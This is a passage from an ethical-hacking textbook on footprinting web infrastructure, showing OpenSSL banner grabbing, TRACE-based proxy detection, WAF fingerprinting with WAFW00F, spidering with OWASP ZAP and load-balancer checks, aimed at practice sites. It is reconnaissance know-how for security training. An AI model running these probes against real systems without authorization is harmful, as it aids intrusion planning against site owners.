


```
┌─[root@parrot]─[~]
└──╼ #openssl
OpenSSL> s_client -host certifiedhacker.com -port 443
CONNECTED(00000003)
depth=2 O = Digital Signature Trust Co., CN = DST Root CA X3
```

Figure 14.42: Example of OpenSSL command

- **Step 4**: Type **GET/HTTP/1.0** and press enter to get the server information.

  The information displayed indicates that **OpenSSL** identifies the server used by certifiedhacker.com as Apache.


Parrot Terminal
File Edit View Search Terminal Help
Server identified as Apache

```
GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Sat, 04 Jan 2020 10:03:09
Server: Apache
Content-Length: 418
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not un
derstand.<br />
</p>
<p>Additionally, a 400 Bad Request
```

Figure 14.43: Result of OpenSSL banner grabbing

Some additional banner grabbing tools are as follows:

- Netcat (*http://netcat.sourceforge.net*)
- ID Serve (*https://www.grc.com*)
- Netcraft (*https://www.netcraft.com*)

Detecting Web App Firewalls and Proxies on Target Site


While footprinting the web infrastructure, attackers must discover the web application firewall and proxy settings of the target site to know the security measures employed.

- **Detecting Proxies**

  Some organizations use proxy servers in front of their web servers to make them untraceable. Therefore, when attackers try to trace the target's IP address, which is hidden behind a proxy, using footprinting techniques, the attempt would provide its proxy IP address and not its legitimate address.

Determine whether your target site is routing your requests through proxy servers. To know whether a web server is behind a proxy, attackers can use the `trace` command.

The **`trace`** command sends a request to the web server, asking it to send back the request. Attackers place the trace command in HTTP/1.1. If the web server is present behind a proxy server and when an attacker sends a request using the trace command, the proxy modifies this request (by adding some headers) and forwards it to the target web server. Therefore, when the web server bounces back the request to the attacker's machine, the attacker compares both requests and analyzes the changes made to it by the proxy server.



```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 04 Jan 2020 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Figure 14.44: Result of TRACE command

- **Detecting Web Application Firewalls**

  Web application firewalls (WAFs) are security devices deployed between the client and the server. These devices are like IPS that provide security for web applications against a wide range of attacks. They monitor web server traffic and block malicious traffic, thus safeguarding web applications from attacks.

  Attackers use different techniques to detect web application firewalls in the web infrastructure. One of these techniques involves examining the cookies because a few WAFs add their own cookies during client-server communication. Attackers can view the HTTP request cookie to observe the presence of a WAF.

  Another method for detecting a WAF is by analyzing the HTTP header request. Most firewalls edit HTTP header requests; thus, the server response varies. Hence, an attacker sends a request to a web server, and when the server responds to the request, the response betrays the presence of the web application firewall.


  Attackers use various tools such as WAFW00F to detect the presence of a WAF in front of a web server that hosts the target website.

- **WAFW00F**

  Source: *https://github.com*

  WAFW00F allows one to identify and fingerprint WAFs protecting a website. It detects a WAF at any domain by looking for the following:

  - Cookies
  - Server cloaking
  - Response codes
  - Drop action
  - Pre-built-in rules



```
┌─[root@parrot]─[~]
└──╼ #wafw00f certifiedhacker.com

                Woof!

    WAFW00F - Web Application Firewall Detection Tool

Checking http://certifiedhacker.com
The site http://certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
Number of requests: 5
┌─[root@parrot]─[~]
```

Figure 14.45: Screenshot of WAFW00F

You can also use the tools listed below to detect WAFs in the target web infrastructure:

- SHIELDFY Web Application Firewall Detector (*https://shieldfy.io*)
- WhatWaf (*https://github.com*)
- Nmap (*https://nmap.org*)

Hidden Content Discovery

Hidden content and functionality not reachable from the main visible content can be discovered to exploit user privileges within the application. This allows an attacker to recover backup copies of live files, configuration files, and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.

The following methods are employed for discovering the hidden content:


- **Web Spidering/Crawling**

  Web spiders/crawlers automatically discover the hidden content and functionality by parsing HTML forms and client-side JavaScript requests and responses.

  - **OWASP Zed Attack Proxy**

    Source: *https://www.owasp.org*

    OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. Attackers use OWASP ZAP for web spidering/crawling to identify hidden content and functionality in the target web application.


Untitled Session - OWASP ZAP 2.8.1
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
<
History
Search
Alerts
Output
Spider
Active Scan
Attack
Stop
Select...
Firefox Headless

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com
Use traditional spider: ☑
Use ajax spider: ☐ with Firefox Headless

Alerts (6)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Web Browser XSS Protection Not Enabled (8)
- X-Content-Type-Options Header Missing (16)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on t he relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clickin g on them.

Alerts 2 1 3 0 Current Scans 0 0 0 0 0 0 0 0

Figure 14.46: Screenshot of OWASP ZAP

Some additional web spidering/crawling tools are as follows:

- Burp Suite (*https://portswigger.net*)
- WebScarab (*https://www.owasp.org*)

- Mozenda Web Agent Builder (*https://www.mozenda.com*)
- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*http://80legs.com*)

- **Attacker-Directed Spidering**

  The attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses. The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers.

  Attacker-directed spidering tools:

  - OWASP Zed Attack Proxy (*https://www.owasp.org*)


Detect Load Balancers

Organizations use load balancers to distribute their web server load across multiple servers and thus increase the productivity and reliability of web applications. In general, there are two types of load balancers, namely DNS load balancers (layer 4 load balancers) and HTTP load balancers (layer 7 load balancers). Attackers use various tools such as dig, load balancing detector (lbd), and Halberd, to detect load balancers of the target organization along with their real IP addresses. For example, if a single host resolves to multiple IP addresses, then attackers can determine that the target organization is using load balancers.

- **Using host command**

  Type the following host command to determine whether the target domain is resolving to multiple IP addresses:

  `host <target domain>`



